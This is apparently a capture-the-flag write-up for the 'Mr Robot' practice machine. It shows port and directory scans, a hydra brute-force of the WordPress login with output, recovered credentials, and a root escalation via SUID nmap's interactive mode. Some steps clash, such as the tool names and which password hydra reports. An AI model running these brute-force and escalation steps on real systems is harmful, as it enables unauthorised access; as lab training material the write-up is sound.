

Mr Robot writeup

Nmap scans to check for open ports



```
➜  mrrobot nmap -sV -sC -A --script=banner -oN Nmapscan.txt 10.10.78.139
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-02 09:54 +0530
Nmap scan report for 10.10.78.139
Host is up (0.29s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
```


there is a mr robot themed web page running



```
10:30 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

10:30 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
wor
Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world
Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world
that decide
Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world
that decides where you
Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world
that decides where you work,
who y
who you see,

and how y
and how you empty a
and how you empty and fill y
and how you empty and fill your depre
and how you empty and fill your depressing bank
and how you empty and fill your depressing bank account.

Even
Even the Intern
Even the Internet connecti
Even the Internet connection you're u
Even the Internet connection you're using to rea
Even the Internet connection you're using to read this is c
Even the Internet connection you're using to read this is costing you,
Even the Internet connection you're using to read this is costing you, slowly chipp
Even the Internet connection you're using to read this is costing you, slowly chipping away a
Even the Internet connection you're using to read this is costing you, slowly chipping away at your exis
Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence.
There
There are things
There are things you want to
There are things you want to say.
Soon I will give
Soon I will give you a voi
Soon I will give you a voice.
Today y
Today your educat
```


Lets check for the source code if anything is vulnerable and if there is any

irregularities.
And there is js code bringing up if the user inputs index.html on the url it will not redirect onto any page.


Not secure | view-source:10.10.78.139/admin/index.html
How did I earn… GitHub - 53jk1… Awesome-Hac… GitHub - 0xp4… GitHub - Hack-… GitHub - vitaly… GitHub - enaq… Web applicati… Web Hacking Infosec_Refer…
150% − + Reset
Line wrap ☑


```
<!doctype html>
<!--
\   //~~\ |    |    /\  |~~\|~~  |\  | /~~\~~|~~    /\  |  /~~\ |\  ||~~
 \ /|     ||   |   /__\ |__/|--  | \ ||    | |     /__\ | |    || \ ||--
  |  \__/  \_/   /    \|  \|__  |  \| \__/  |    /    \|__\__/ |  \||__
-->
<html class="no-js" lang="">
  <head>


    <link rel="stylesheet" href="css/A.main-600a9791.css.pagespeed.cf.NuKJ8Aonhp.css">

    <script src="js/vendor/vendor-48ca455c.js.pagespeed.jm.V7Qfw6bd5C.js"></script>

    <script>var USER_IP='208.185.115.6';var BASE_URL='index.html';var RETURN_URL='index.html';var REDIRECT=false;window.log=function()
{log.history=log.history||[];log.history.push(arguments);if(this.console){console.log(Array.prototype.slice.call(arguments));}};</script>

  </head>
  <body>
    <!--[if lt IE 9]>
      <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="http://browsehappy.com/">upgrade your browser</a> to
improve your experience.</p>


    <!-- Google Plus confirmation -->
    <div id="app"></div>


    <script src="js/s_code.js.pagespeed.jm.I78cfHQpbQ.js"></script>
    <script src="js/main-acba06a5.js.pagespeed.jm.YdSb2z1rih.js"></script>
</body>
</html>
```

Lets check the robots.txt directory(low hanging fruit) to check if anyhting is present there and there is! There is a root flag and .dic file which i guess the creator of the box intentionly put it there for us to bruteforce something for now lets download it via wget


Not secure | 10.10.78.139/robots.txt
How did I earn… GitHub - 53jk1… Awesome-Hac…

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Upon checking for any directories in the website we can see this is a wordpress website and it runs on php and there is no vulnerable plugins or like that after doing some manual inspection




```
index.html              [Status: 200, Size: 1188, Words: 189, Lines: 31, Duration: 290ms]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 385ms]
blog                    [Status: 301, Size: 233, Words: 14, Lines: 8, Duration: 259ms]
rss                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 698ms]
sitemap                 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 305ms]
login                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 687ms]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 723ms]
feed                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 720ms]
video                   [Status: 301, Size: 234, Words: 14, Lines: 8, Duration: 260ms]
image                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 662ms]
atom                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1181ms]
wp-content              [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 272ms]
admin                   [Status: 301, Size: 234, Words: 14, Lines: 8, Duration: 322ms]
➜ mrrobot
```

Now the only thing we can do is to bruteforce the login page which is the

reason why the creator of the box gave us the .dic file.
Lets fire up hydra to bruteforce the login page


> NOTE: In wordpress you actually dont need the correct password to check if the username is valid or it exists and vice versa so you could put some password like 123 and give that dic file to hydra and it will give you which username works and vice versa

The user Elliot exists and lets now lets bruteforce the password with the user elliot using wpssan



```
→ mrrobot hydra -L fsocity.dic -p test 10.10.78.139  http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username'

Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-02 13:07:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.10.78.139:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 858219 to do in 446:60h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
→ mrrobot hydra -L fsocity.dic -p test 10.10.98.184  http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username'

Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-02 13:08:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.10.98.184:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username
[80][http-post-form] host: 10.10.98.184   login: Elliot   password: test
```

we found a vaild password



```
[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652
```

Now we need to get a reverse shell
[Wordpress reverse shell]
Now that we've got access

```
$ ls -l /home/robot/
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
$ whoami
daemon

Claim the 2nd flag and now lets try to up our previlages
OK, let’s find what programs we have with the SETUID bit set owned
by root:

$ find / -user root -perm -4000 -print 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
```

```
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown

intresting to see nmap in there Lets check GTFObins
#https://gtfobins.github.io/gtfobins/nmap/
$ which nmap
/usr/local/bin/nmap

Let's start `nmap` in interactive mode:

$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done  key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
#########################
```

Thank you for reading this